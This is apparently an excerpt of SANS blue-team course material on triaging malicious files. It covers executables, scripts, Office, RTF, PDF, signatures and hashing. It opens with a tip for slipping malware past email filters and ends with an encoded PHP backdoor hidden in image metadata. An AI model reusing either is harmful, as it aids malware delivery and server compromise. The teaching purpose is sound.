One operational note on this method. Because of the way the .zip file standard works, if you try to email the compressed and encrypted sample, certain services will still delete it. How can they know the file is evil if it is encrypted? Because of the way the .zip files are designed, even with encryption, you can still see the file *name* of anything put into an encrypted archive. Sites like Gmail will look at the filenames of the contents of encrypted archives and still reject the email if there are any filenames that end in ".exe" or any other extensions they don't allow. To successfully send malicious files over services that scan for this, you need to rename the sample to something without a file extension (such as changing "file.exe" to just "file", or "file.txt" for example) so that filename scanners cannot identify it as malicious. Since it is encrypted, they will know nothing else about the sample and will let it through.

## Which File Types are Potentially Dangerous?

Every file can be weaponized, but some of the most common are:

### Executables

- Windows/Linux: Programs, libraries, drivers and more

### Scripts

- OS specific: Bash, batch scripts, VBS, Office macros
- Multi-platform: JavaScript, Python, *PowerShell?*

### Documents

- Office, RTF, PDF: With exploits or using "features"

**Other:** Icons, pictures, video, fonts, and more

## Which File Types are Potentially Dangerous?

The unfortunate fact is that, under the right conditions, almost every file type can be weaponized, but some are certainly easier than others. The most common malicious file types are executables, and while this may be the obvious choice for malware, not all executables are as obvious as others. Did you know drivers, libraries, screen savers, and control panel files in Windows all count as executables as well? Most people are not aware that an SCR, COM, DLL, or FON file can have the same malicious effects as the well-known EXE file type. Scripts are another commonly weaponized file format. While scripting in of itself is obviously not evil, it's trivial to make a script perform the same actions an executable would. Script files have the bonus property that they are more likely to make it through phishing filters too!

Documents are the final most commonly weaponized file types. While document files were originally designed to just recreate a printable page, features have been added over time that allow them to run code, include additional files inside, and redirect users to outside content. Malicious documents are one of the biggest targets for phishing-based attacks since organizations must accept them and struggle to detect embedded attacks. What about other files, though? Can a shortcut link, picture, movie, or font be malicious? They certainly can, but there are some restrictions and failures that must occur, which makes weaponizing them considerably more difficult. Let's step through these formats and look for hints and clues that we can use to quickly sort the good from the bad.

## Exploits vs. Features

For scripts and documents, there's two paths:

**"Features"** – Using intended features for evil purposes

- Embedding executables in documents
- Macros, scripting, links

**Exploits** – Provide an unexpected input, cause software to run code or perform function it wasn't designed to

- Contain an "exploit" piece, and "payload" piece
- Often crashes the program that was exploited

### Exploits vs. Features

There are two main ways of making a file malicious: The first is including an exploit for the program that opens the file, and the second is to use valid features of that file format and the program that opens the file to perform an evil task. Although they may sound similar, these are two very different ways of getting the job done.

Using built-in features is the more common way of making an otherwise good file do something bad. Typical attacks such as macros in Office documents, linking to malicious websites inside PDFs, and embedding objects into an RTF would fall into this category. The files were intended to support the functionality that the attackers are using and are merely a feature of the format. Word documents are supposed to be able to run macros. It's a tool, and like any tool, it can be used for good or for evil. To detect these types of attacks, we need intrusion detection systems, mail filters, and antivirus programs that understand how these features can be weaponized and use this knowledge in their evaluation of a file. We can also perform manual analysis and usually quickly tell if something is good or bad. Most phishing attempts are poorly disguised. Looking at this from a cyber kill chain point of view, the "exploit" being performed with these types of attacks is generally social engineering. They rely on tricking the user into opening and interacting with the document.

Exploits are a whole different category. Files containing exploits can be thought of as code that is invalid or unexpected input to the program that opens it. If the programs are poorly coded, this unexpected input may be able to take over the program execution and direct the program to perform malicious tasks, read files from beyond what was intended, manipulate data in mischievous ways, or perform a denial of service attack against the service or program itself.

## Exploit vs. Payload

Successful exploitation is in 2 parts:

**Exploit:** The unexpected input to the program

- ETERNALBLUE
- ShellShock
- MS14-068
- Apache Struts



**Payload:** What happens when the exploit works

- Backdoor
- Ransomware
- Info theft
- Creating new users
- Crypto mining
- Denial of Service

### Exploit vs. Payload

Successful exploit delivery can be thought of in two pieces: The exploit itself and the payload. The exploit is the code that causes the program to go into an undefined or unexpected state. This may be an unexpectedly long input that causes a buffer overflow, a path traversal vulnerability in a webserver, or invalid input bytes that cause the program to go into an unstable state. If the exploit works, then the attacker will have the ability to cause the program to take action the programmer did not intend. It is this second part that determines the impact of the exploit. This part is referred to as the payload—what the attacker that has created the exploit wants the program to do if it is successful.

A physical analogy of this would be someone breaking into a house with a hammer. The hammer is the exploit that breaks the window, but the breaking the window is not what the criminal is after. They want access to a house. Once the exploit (hammer breaking the window) works, the "payload" is what the criminal decides to do once inside. They may steal jewelry, destroy things, or decide to do nothing at all; it is this piece that really determines the impact. An actual example of this would be the infamous ETERNALBLUE SMB exploit released from the ShadowBrokers in 2017. The exploit itself was MS17-010—a way to connect to an SMB port and run an arbitrary command as administrator. The payload in many cases for that exploit was installing the double pulsar backdoor. But once the code got out in the open, a nation-state group changed the payload to be the "WannaCry" ransomware, which destroyed entire companies and completely changed the impact of using the MS17-010 exploit.

When analyzing a file, your job is to find both these pieces. You need to identify not only what the exploit is, but what will occur if that exploit lands. For example, you may receive a malicious document that attempts to exploit CVE-2017-0199—a Microsoft Office code execution vulnerability. While your sandbox may identify this as the exploit, you cannot stop here because just knowing the exploit won't tell you how to act to fix any machine that was subjected to it. The exploit may have delivered meterpreter as a payload, put a malicious script in the startup folder, or installed a remote access trojan. In order to remedy the situation and ensure that it doesn't happen in the future, you want to block the file both at the exploit level by patching or hardening the application that was exploited as well as detecting and blocking the malicious action that was taken as a result of the exploit.

## Executables

### Compiled Windows programs

#### Not just EXE!

- **"PE" format:** .acm, .ax, .cpl, .dll, .drv, .efi, .mui, .ocx, .scr, .sys, .tsp
- **Installers:** .msi, .msp
- **Self-extracting archives:** .sfx, .sea
- **Java applications:** .jar

Could be malware, or exploit for OS



#### Executables

Executables are one of the most common forms of malicious files. Although you may be aware of their dangers in their common forms, do you know of all the other formats they might appear in? We all know .exe files can be malicious, but what about .cpl, .ocx, or .scr files? All the files listed in the "PE" format section on the slide share the same format and magic bytes as an .exe file, making them equally as potent. However, many users and security professionals are not even aware of what they are. You very likely have an email and proxy block set up for the exe format, but don't think your job is done there. There are many more obscure formats that have been weaponized in their place.

Alternative executable formats you may see include Microsoft installer packages—.msi and .msp files—as well as other grayer area items such as self-extracting archives and Java applications. Self-extracting archives in the .sfx or .sea format are a lesser-known executable type that has been used for spam in the past. Java .jar files are the infamous Java application format, which although not strictly an executable like the other types, runs code in the Java virtual machine that can potentially harm the host and have been used for spam as well.



## Scripts

- Equally as dangerous as any executable
- Many format options:
  - ps1, vbs, js, bat, wsf, hta, bash
  - Python, Ruby, Perl, etc., also count!
- Windows runs natively with cscript / wscript
  - Evades AV with minimal functions
  - Whitelisting not commonly used
- Can be hidden inside other formats (Office, PDF)




### Scripts

Scripts are another weaponized filetype for several reasons. First, they are slightly lower profile than malicious executables, so in organizations without proper email sanitization, they may sail through filters untouched. Scripts also very rarely have whitelisting tools stopping them from running, which can make them a great technique for whitelist bypass. The wealth of languages makes choosing one easy. Even if attackers can't email in a .bat file, they may be able to slip by a .js, .ps1, or .vbs, or .py file. This means the delivery section of the kill-chain tends to go quite well compared to many other options for delivery. Using the built-in Windows tools cscript.exe and wscript.exe, users can simply double click a .js or .vbs file and execute malicious code just as easily as any other executable.

## Microsoft Office Documents

### One of the **most common attacks**

- Links, embedded objects, exploits, macros
- Easily pass through many mail filters



### 2 Types:

#### 1. **Pre-2007 (.doc, .xls) binary format**

- Attackers prefer this – no X in name, easier to hide macros

#### 2. **Post-Office 2007 XML format (.docx, .xlsx)**

- If they have macros, filename ends in "m" - .docm, .xlsm, etc.
- Actually a **zip format** file, can be renamed and extracted

### Microsoft Office Documents

The prevalence of Microsoft Office in almost every workplace in the world means they are a prime delivery vehicle for phishers. If they can weaponize a document, the chance that it will slip by email filters is higher since these are formats very frequently exchanged between coworkers and with the outside world. Luckily for attackers, there is more than one way to make an Office document facilitate evil.

One common method is simply including a malicious link inside the document itself with a compelling reason to click the link. Based mostly upon social engineering, these "exploits" can be some of the most difficult to catch since many legitimate documents have links in them and there is no evil macro or exploit to write a signature for. Another option is to use the "embed object" functionality to put another malicious file of any type, exe, script, or otherwise, inside the document. Again, this method relies on social engineering and is a bit riskier for attackers since the file can potentially be directly detected by a spam appliance, but the appliance still will need to be capable of extracting the nested file and recursively evaluating it, which many do not. The interesting part about this attack style is that it is not autorun, so if the file is run through a sandbox, it may come back clean if the sandbox is not programmed to automatically click everything in the document. This again makes it more difficult to detect this attack in an automated fashion. The downside of this for the attacker is that the same is true of a person. Someone may be fooled into opening the file, but since the malware doesn't automatically run like a macro would, they may realize their error and close it before infecting themselves. The other common option is a direct exploit against Office itself. These are rarer but when they do come around they, tend to explode in popularity and have a "long tail" in the wild since adversaries assume (often correctly) that people do not apply Office patches as often as they should.

Another tried-and-true method is the macro. Often set to autorun on opening the document, this tactic again hinges upon the user being willing to exit protected mode and click the yellow bar to enable them, even though it clearly says you shouldn't do that. Malicious macros tend to be easier to detect and filter out at the mail filter,

but not always. Microsoft documents come in two different formats: The older, pre-Office 2007 format, and the newer XML-based formats (why Microsoft put an "x" on the end of the extension). While the technical difference between the two formats is mostly transparent to the user, the old format names all Word documents ".doc" while the newer one will use ".docx" for standard documents and ".docm" for macro-enabled ones. It is easy to put in a blanket rule to disallow .docm attachments. It's not as easy for the previous standard, which is why almost all Office-related spam you see will come in with the old format. To successfully find autorun macros in .doc files, the spam appliance must be able to tear apart and interpret Office files to look for autorun macros or run all received items in a sandbox—a fairly serious undertaking for mail filtering. Office document-based file infection is one of the primary methods for initial delivery and exploitation in attacks, and for these reasons, it is likely to stay that way for a long time.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Rich Text Format (.rtf)

- Commonly used for exploits
- Have many of the features of Office docs
  - Embedded files
  - Links
  - Does not support macros – doesn't mean safe!
- Word will open .doc's called .rtf and vice versa
- Easy to tell the difference with hexdump
  - Magic bytes of "rtf", all ASCII printable characters
  - RTFs will require different analysis tools / sandbox capabilities

```
{\rtf1\adeff0\lang1
|025\ansi\ansicpg
|1252\uc1\adeff0\
|deff0\stshfdbch3
|1505\stshfloch31
|506\stshfhich315
|06\stshfbi0\defl
|ang1033\deflangf
|e1033\themelang1
|033\themelangfe0}
```

### Rich Text Format (.rtf)

Many people think that since RTF documents are not Microsoft Office docs, they may be less capable of causing harm. Unfortunately, that is not the case. While the format may be simpler, it doesn't make them any less dangerous. Very successful phishing waves have been sent out with RTF files attached and there have been several RTF-centric exploits developed over years that have made this possible. RTFs have many of the capabilities of other document formats, such as embedding files and links within the text. One major difference, though, is that they do not support macros. That doesn't mean they are safe, however. Documents that are RTFs may come labeled as .doc and .docs may be renamed as RTF files to make you believe they do not have macros in it. Word will open them successfully either way, so once again, do not rely on the file extension to judge safety. The good thing about RTF files is that it is often easy to identify them and pick out where nested files may be included due to the printable text nature of the file format. On the slide above, we see the magic bytes highlighter that indicates the file is an RTF followed by a lot more text. Differentiating this file type from a word document is rather easy since the two file formats are so different when presented this way (remember, Office documents start with a "PK." since they are actually zip format files).

One of the most recent was the CVE-2017-0199, which allowed attackers to not only get a malicious script to run if the document was opened, but denied the user a chance to stop it once the file was double clicked.<sup>1</sup> There was no warning banner or safe mode that would protect victims. A simple double click was enough for the RTF to trigger an exploit of Microsoft Office that was used to download and run additional Visual Basic and PowerShell Commands. Another was a multi-exploit phishing wave from April 2018 that used one of four potential exploits inside the RTF, which upon running would download and install a RAT, key logger, Trojan, or Password stealer.<sup>2</sup> In figure 7 of the referenced article, we see a clear example of where looking at strings would clearly highlight that this RTF was malicious. Inside the document not far down from the top of the file are the magic bytes of for a Windows executable—something you should never be seeing in your emailed RTF documents.

[1] <https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html>

[2] <https://www.zscaler.com/blogs/research/cve-2017-8570-and-cve-2018-0802-exploits-being-used-spread-lokibot>

## PDF Files

- Very commonly weaponized format
  - Links to malicious sites
  - Embedded files
  - Able to run JavaScript and Flash
  - Exploits for Adobe Reader
  - Autorun actions
- Often "invoice" or cloud service themed
- **strings** works well for **IOC extraction** without opening file!



```
remnux@remnux:~/Downloads$ strings SR_0083.pdf | grep http
<</Subtype/Link/Rect[ 266.45 262.85 309.67 306.19] /BS<</W 0>>/F 4/A<
</Type/Action/S/URI/URI(https://doctorstmg.ga/Office365/one.html) >>/
StructParent 1>>
```

## PDF Files

The Portable Document Format (PDF) is another extremely common attack vector. PDFs work great for the same reason we so often see Office documents—every business uses them, and they can't be blanket blocked at the border. That means like with Office documents, we again need a mail attachment analyzer that understands the format and can parse the contents for signs of evil.

Like all the other formats, there are the same common ways that PDFs can be weaponized—through links, embedded files, and exploits directly against the reader. The slightly different thing about PDF files is that they can also contain JavaScript or Flash objects that potentially automatically attempt to run on opening the document as well. The good news is most malicious PDFs you encounter will likely just be links to phishing websites that attempt to clone Microsoft Office 365 login pages. One of the fastest ways to safely scrape out links from a PDF without opening it is running the strings command against it and grepping for "http" as shown on the slide.

If you are interested in further techniques to extract the information out of PDFs, as well as the other file types we have discussed, check out Lenny Zeltser's "Analyzing Malicious Documents Cheat sheet" and the REMnux distribution he provides that includes many of the tools set up and ready to go.<sup>1,2</sup>

[1] <https://zeltser.com/analyzing-malicious-documents/>

[2] <https://remnux.org/>

## Miscellaneous Files as Exploits

### What about other files?

- **Pictures, music, movies, fonts, shortcuts (.lnk)**
- **Can they be malicious? Yes!** But they are rare and hard to spot
- Commonly weaponized with exploits for their reader
  - If the "reader" is Windows kernel – can be deadly (font vulnerabilities)

### Examples:

- CVE-2018-8475: Remote code execution if user views a **picture**
- CVE-2018-1010: Remote code execution through viewing a **font**
- CVE-2010-2568: **LNK** vulnerability used by Stuxnet

### Miscellaneous Files as Exploits

We've talked about several file types that you were probably aware could easily be made evil, but what about everything else. Most people have some sense of how a Word document, script, or executable could be malicious, but what about pictures or shortcut lnk files? Most people would not give a second thought to viewing a photo attachment. After all, we interact with pictures on our computers inside nearly every single program, but unfortunately, they too can be made evil.

Creating a malicious picture, video, or sound file is a concept that is rightly foreign to most users. Most people, security professionals included, will never see antivirus go off flagging one of these media types as being a virus, but throughout the years, clever attackers have found ways to use these seemingly innocuous file types against us. How does it work? The same way it works for malicious documents. The attacker must find a way to leverage either the capabilities of the format to perform evil for them or create an exploit. Since listening to a song or viewing a picture doesn't have the add-on features of a Word or PDF file, this usually isn't an option, leaving exploiting the reader as the main avenue of attack. If a vulnerability can be found in the code that parses one of these formats, the reader of the media file can be exploited to potentially run arbitrary code. Such things have been done recently; CVE-2018-8475 was an example from September 2018.<sup>1</sup> For this vulnerability, an attacker merely had to force a user to look at a picture to compromise their machine, a rather terrifying thought. A similar vulnerability existed the Windows font library for CVE-2018-1010. An attacker that crafted a specific font would be able to potentially compromise a machine merely by getting the user to visit a webpage or otherwise view a resource that would attempt to load their weaponized font file.<sup>2</sup> These are not the typical attack vectors that we think about for delivery of an attack, and fortunately they are relatively rare, but it is important to realize that it can happen!

Another example of an unsuspecting file type that is commonly weaponized is the Windows shortcut link (.lnk). These have shown up in phishing and have been used for multiple exploits in the past as well. In fact, one of the zero-day exploits used in the Stuxnet attack was based on .lnk files.<sup>3</sup> You may not be aware of it, but .lnk

files are not only capable of delivering exploits, but can be used as a backhanded way of running a script as well! Attackers can specify a link to a program to run and the arguments to supply to that program, so a simple malicious use of this will load cmd.exe or PowerShell and simply supply a command line argument of encoded commands that will download and execute malware!<sup>3</sup>

[1] <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8475>

[2] <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-1010>

[3] <https://blog.trendmicro.com/trendlabs-security-intelligence/rising-trend-attackers-using-lnk-files-download-malware/>

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Additional Malware File Tricks

### Mislabeled file downloads:

- Security team sees user downloads **http://site.com/pic.png**
- Malware caused the download, knows it's **actually an .exe!**
- Requires a **pre-infected user**

### Double extension trick:

- Super lame tactic used by lots of phishing attachments
- Example: **Executable with a Word doc icon**
- Name it **invoice.doc.exe**, assuming extensions not shown
- In many cases, they're right

### Additional Malware File Tricks

One other popular move is for malware to attempt to hide what it is downloading by purposefully mislabeling it. If the malware already had some sort of code running on the host machine, it is trivial to do this. For example, a macro from a phishing document may contain code to download the file `http://site.com/pic.png`, which may not be a picture at all, but rather an executable for the second stage of installation. Since the malware is in control of the download, it's no problem for the code to effectively say "whatever is downloaded, just run it like an executable, even if the filename is `pic.jpg`". This wouldn't work if a user were to go directly to the link since a browser hitting this file would neither display it since it's not a picture, nor would it run the file since it would be confused by the name, thinking it was a picture.

The double extension trick is another tried-and-true method of convincing users that an email attachment is safe. The most common format of this is naming the malware something like `invoice.doc.exe`. Since most users do not have file extensions shown or even know what they are, it's easy enough for them to not understand what they're truly clicking on. This method is easily prevented using email filtering, and detection methods can easily be devised to look for naming patterns indicative of a double extension.



## Quickly Sorting Good from Bad

Way to quickly determine if a file might be malicious:

1. Online hash lookup
2. Check for digital signatures
3. Visual inspection of the document
4. Strings: Look for scripts where they shouldn't belong
  - Look for "MZ...This program cannot be run in DOS mode" in non-exe's
  - Script in pictures, weird URLs in PDFs, etc.
5. Scripts: Obfuscated/random variable names?
6. The ultimate: Sandbox test – what does it do?


### Quickly Sorting Good from Bad

Given one of the files we previously discussed, here are some simple, surface-level checks you can use to quickly try to determine if a file may be good or bad.

- Looking up the file's hash in an online malicious file database like VirusTotal
- For file types that can be signed, checking for the presence of a digital signature
- If the file is a document, simply opening it up in a safe virtual machine or putting it into a sandbox that will give a screenshot can easily reveal an answer
- Basic manual static analysis—check strings. If you know what a file's bytes *should* look like, it will become quick and easy to spot an anomaly. Things like the magic bytes for another file type nested within the file, or scripts where they don't belong are a dead giveaway that something out of the ordinary may be hidden inside.
- If you do find scripts, are the variables named in a way that would make the code impossible for humans to read? This is an easy tell for many malicious scripts (it also could be a developer protecting their code, but context will likely be your guide here). It works in their benefit to obfuscate scripts to hide from automated analysis, but human analysis of the code becomes incredibly easy.
- If you run the code in a sandbox, what changes are made to the environment? Are new processes spawned? Sites contacted? Is any apparent action attempted at the onset of opening the file? (autorun Office macros or PDF docs)

## Hashing

- Hash checking is one of the **fastest** ways to identify evil
  - Feed anything into md5, sha1, sha256, check output on web
  - Good at producing **true positives**, but also **false negatives**
  - **Blacklist-based** – not a guarantee!
- Hashing algorithms – like a consistent meat grinder



## Hashing

One of the simplest and fastest ways to identify an evil file is to check its hash against an online database. Before we jump into the details, let's quickly revisit how a hashing algorithm works. The idea is that any string of bytes, no matter how long, can be fed into one of many hashing algorithms (md5, sha1, and sha256 are the most common). The goal of these algorithms is to make a "fingerprint" of the input by producing a unique output that cannot be predicted or reverse engineered in any way. The idea is that a good hash function should be "one-way", meaning you shouldn't be able to determine the input from the output. It also should be very hard to find or produce "collisions", two different inputs that produce the same output. In this way, a hash algorithm can be thought of as a perfectly consistent meat grinder—the same input will always produce the same output. That output will be mangled and impossible to predict the input from, but it will, however, represent a "fingerprint" of a specific input. There's no guarantee that two inputs won't make the same output (in fact, it's numerically necessary that this must occur since hash algorithms are fixed length and there are infinite inputs), but finding the two inputs that "grind" to the same output is practically impossible.

One of the simplest solutions for distributing information about malicious files is to create an enormous database of the hashes of all known malicious files and make it queryable by the public or built into a tool that runs locally. The first is what VirusTotal is, and the second is one of the methods antivirus suites use to quickly find viruses on our hard drive. Hashes are a fast and simple way of identifying known bad, and should be one of your go-to moves in trying to triage a mystery file. They also have the bonus property that you can give a file hash to any website, and unless they have already seen the file that created that hash, they will have no idea of any of the content that produced it. This is good in that we will not be leaking any sensitive information if we submit file *hashes* to VirusTotal. The worst-case scenario is that VirusTotal knows the hash because someone submitted the actual file, and then you come along later with an identifiable username and submit the same hash. Only in this single scenario would VirusTotal be able to infer that you had seen the same virus (since it is the only way to have acquired that hash).

Checking on the hash of a program and finding it is not malicious is a possible step in the right direction, but it is far from a guarantee of a good piece of software. The two outcomes of hash checking are that the hash is either known and is not marked as bad, or the hash is unknown and there is no other information available. If the hash is unknown, that is not a vote in either direction, or maybe even a vote for evil. Most common programs have been passed to VirusTotal at some point, so the lack of a verdict can be suspicious in of itself. If, on the other hand, the hash is known and not identified as bad, this may just mean the antivirus vendors have not yet decided the program is evil. I've personally witnessed the cycle happen almost every single day throughout my years in a SOC. A new sample is submitted and it says "not bad", until 24 hours later when some vendors change their mind, then after 48 hours most will call it bad. That's unfortunately just par for the course in many cases. So how do we tell the difference then? The submission date—if the file has been submitted years ago and is still being called good, that is the scenario when the determination is most likely correct.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Signatures

For programs, code signing takes it one step further

- Microsoft uses "Authenticode" algorithm
- Provides both **integrity** and **authenticity** guarantees
- Code signing in a nutshell:
  1. Creator acquires a certificate from a cert. authority
  2. Program hash is generated then encrypted with private key
  3. Signature and cert. details are appended to the end of the program file
  4. User can validate signature by decrypting with developer's public key
- Any modification of program or signature will invalidate it

### Signatures

One way we can start to get a better assurance of a program beyond the hash is the presence of a digital signature. Signed programs not only tell us that they haven't been altered since their creation; they also include a cryptographically strong guarantee of who created the program itself. Just because someone claims the software, however, does not mean that it's good, but it can be a stronger indicator in the right direction. If your questionable file or executable is signed by Microsoft, the likelihood it is evil is incredibly low. On the other hand, if "Super awesome software company" has signed your software, that fact may be interesting, but unless you know who that is and trust them, it may not give you that much extra information except a place to start the investigation.

Code signing relies on a PKI system in which developers must apply for a private and public key in the same manner as they might for their website to use HTTPS. The certificate they receive is just different in that it is marked for being allowed to sign software. Certificate issuers are supposed to do their due diligence to be satisfied that the person applying for the certificate is truly who they say they are before issuing and signing a certificate for them. But not that they are *not* able in any way to check if the developer will make *good* software with that certificate. That is not the goal of certificate issuance.

Once the developer has the certificate, they can sign their program for Windows with what is called the Microsoft Authenticode signing algorithm. The Authenticode algorithm hashes as much of the content of the program as possible, then encrypts the hash with the private key given to the developer by the certificate authority and appends all of the signature details onto the end of the program (note this is why you may see certificate info if you use strings to look at a signed file and scroll all the way to the end). When the user wants to verify the signature, the public key, which is tied to the developer via the signature from the certificate authority, can be used to decrypt the hash, proving it was signed with the corresponding private key.

## Verifying Signatures with Sigcheck

Command Prompt

```
C:\SysinternalsSuite>sigcheck.exe -a -h -v c:\Windows\System32\calc.exe
```

```
c:\windows\system32\calc.exe:
```

```
Verified: Signed
Signing date: 5:28 PM 4/11/2018
Publisher: Microsoft Windows
Company: Microsoft Corporation
Description: Windows Calculator
Product: Microsoft« Windows« Operating System
Prod version: 10.0.17134.1
File version: 10.0.17134.1 (WinBuild.160101.0800)
MachineType: 64-bit
Binary Version: 10.0.17134.1
Original Name: CALC.EXE
Internal Name: CALC
Copyright: © Microsoft Corporation. All rights reserved.
Comments: n/a
Entropy: 3.841
MD5: AFAF2CDF9981342C494B28630608F74A
SHA1: 1A4E2C3BBC095CB7D9B85CABE2AEA2C9A769B480
PESHA1: 057E1B6D45E47DFD698C628EDA7CEF040ADF6264
PE256: 967B77D09A244EE8C43ABE72B976801DD260827FF9090C340616A2CFB0C7B2A4
SHA256: 284674A806BCBE692C76761BAAF21327638DE0C7135BFB06953648BE7D661FBD
IMP: 8EEAA9499666119D13B3F44ECD77A729
VT detection: 1/69
VT link: https://www.virustotal.com/file/284674a806bcbe692c76761baaf21327638de0c7135bfb06953648be7d661fbd/analysis/
```

SANS

SEC450: Blue Team Fundamentals – Security Operations and Analysis

171

### Verifying Signatures with Sigcheck

One of the best tools for quickly verifying the Authenticode signature of an executable file is the Sysinternals Sigcheck tool.<sup>1</sup> Not only will Sigcheck verify the signature and hash of the file, it will also print out all the developer's details from the signature, several formats of hashes, an entropy measure, and even check VirusTotal results for you.

In this slide, the real Windows calculator was run through Sigcheck with several option flags. The `-a` is for showing extended version information, the `-h` enables showing file hashes and the `-v` enables VirusTotal hash lookups. Notice that curiously `calc.exe` was flagged by one vendor as being potentially malicious. The hit came from a machine-learning-based AV vendor that had given the calculator program the detection of "Unsafe." This is a great real-life example of how AV is far from perfect and can frequently produce false positives or false negatives and, therefore, should not be 100% trusted. When only one or two vendors call a sample bad, it's hard to tell whether they are the best at detecting what otherwise evaded other engines or are the most sensitive and therefore more apt to call things malicious when they aren't. If you find yourself in this situation, the next logical step might be to use a sandbox to perform a dynamic analysis.

[1] <https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck>

## Does Digitally Signed Mean Safe?

### Digital signatures do not guarantee safety!

How can attackers make an evil, signed program?

1. Attackers get their own certificate, sign their malware
  - The signature details will show a developer never seen before
2. Steal someone else's certificate and use that
  - 2017 research<sup>1</sup> found 189 signed malware samples with 11 unique certs
  - AV engines often failed to read Authenticode correctly, classified as good
3. Create a hash collision, move signature to an evil program
  - Demonstrated in 2009 using weak hash algorithms<sup>2</sup> (md5)

### Does Digitally Signed Mean Safe?

In theory, the only way to weaponize a signed binary is to either generate a certificate yourself and sign your malware, generate a hash collision with an evil program, or steal the private key of another developer and use theirs instead. Therefore, keeping private keys for code signing is of utmost importance for companies that produce signed programs. How often are keys stolen in practice? Research from 2017 suggests it is likely more common than we expect.<sup>1</sup> While it was previously believed that Stuxnet was the first digitally signed malware, the researchers found not only was that not true, but that 189 digitally signed pieces of malware using 11 unique certificates could be easily found in the wild as well. On top of that, they were also able to show that the signing of malware, even with invalid signatures or old certificates, would cause AV engines to falsely classify a previously known bad program as good!

What about hash collisions? While this is generally considered theoretically impossible, for weak hashing algorithms, it has been done. To demonstrate this, Didier Stevens was able (in 2009!) to generate a good and evil program that has the same hash, sign the good version of the program and inject the good signature into the evil program, which would then pass verification. Note that this was only possible due to the weak md5 hashing algorithm used. Modern signatures should use sha256 hashes where such a collision has never been found. While clearly a big step in the right direction, the lesson here is you should never place 100% trust in a digitally signed binary.

[1] <https://arstechnica.com/information-technology/2017/11/evasive-code-signed-malware-flourished-before-stuxnet-and-still-does/>

[2] <https://blog.didierstevens.com/2009/01/17/playing-with-authenticode-and-md5-collisions/>

### Investigation via Visual Inspection

Opening a document makes it obvious, but is dangerous...sandbox!

The collage consists of four screenshots:

- Top-left:** A DocuSign email interface. It says "Hello, Here are some business files i uploaded i need you to Review & Sign. Please click on the 'Review' link below to view" and features a prominent yellow "Review" button.
- Top-right:** A OneDrive notification: "You have received a secured document Via One Drive.. Click HERE To View it".
- Middle-right:** A Microsoft Word notification: "This document created in earlier version of Microsoft Office Word. To view this content, please click 'Enable editing' at the top yellow bar, and then click 'Enable content'".
- Bottom-right:** A "Secure Pdf Document" notification with a "Click Here To Download Via Microsoft Pdf Reader" link.
- Bottom-left:** A screenshot of a document containing a large block of obfuscated JavaScript code.

### Investigation via Visual Inspection

While we can use many tools and methods to attempt to statically analyze a file, often all we really need to do is open it. A quick search turned up all the documents shown on this slide, which can be visually identified as spam extremely quickly. The question then becomes not what to do for a quick answer, but how to do it in a safe manner. Since you do not know whether a document contains an Office or Reader exploit, or simply contains a malicious link or macro that would need to be run, there's no easy way to immediately know whether it is safe to view it or not. Given this condition, the best solution is to assume the document would immediately infect you and instead submit it to a malware detonation engine that will produce a screenshot or use a virtual machine that can be reverted after opening the file.

If you do not have an on-premise malware detonation system like Cuckoo Sandbox, assuming you aren't worried about submitting the document for the public to see (which is a BIG if), you can use free web-based tools like malwr.com or hybrid-analysis.com. Using these methods, you should not have any chance to infect yourself and are likely taking one of the shortest paths for document triage.

## Pictures for Config, Command and Control

- Pictures and other files can also be indirectly used
  - Program malware to look for photos in known place
  - When new photo is posted, download parse out C2
  - Can use steganography, or simple text in metadata fields
- Looking for strings in pictures can reveal code in metadata like this:



```

JFIF.....+.....Exif.....MM*.....
8%.....V.....,.....zL(bas[e64 dMicrosoft Windows Photo Viewer 6.1.7600.163852010:09:07
02:56:23]ecode ("ZXJyb3JfcMvwb3J0aW5nKDAp02LmKGLzc2V0KCRfUkVRVUUVTFsnZG8nXSkgJiYgbWQ1KCRfUkVRVUUVTF
snZG8nXSkgPT0gJzhmMGEwMzgwNWM3MmVlNThiMjJlOWJhZjc1ZmRlZjc1JyAmJiBpc3NldCgkX1JFUVVFU1RbJ21vJ10pKSAk
Y29kZT1zdHJ0cigkX1JFUVVFU1RbJ21vJ10sJy0vXycsJys9LcCp02V2YwwoYmFzZTY0X2RlY29kZSgkY29kZSkpOw==" );
    
```

### Pictures for Config, Command, and Control

Exploitation is not the only trick we can play with these other file types, however. Picture files are commonly used for passing configuration data as well as command and control to malware. There are a few steps to making this work. First, the author must create the malware and specify within it the location to look for the posted photo and infect the user with it. The chosen location is usually something safe-seeming, like a forum or social media site. Then, the running virus will periodically reach out and download any photo that is posted to the designated location. This part will be hard to catch for a security team because it will look like the average webpage load. Once downloaded, the malware, which is already present and running (a key point here) will also have the instructions to decode the photo and extract the hidden meaning within it.

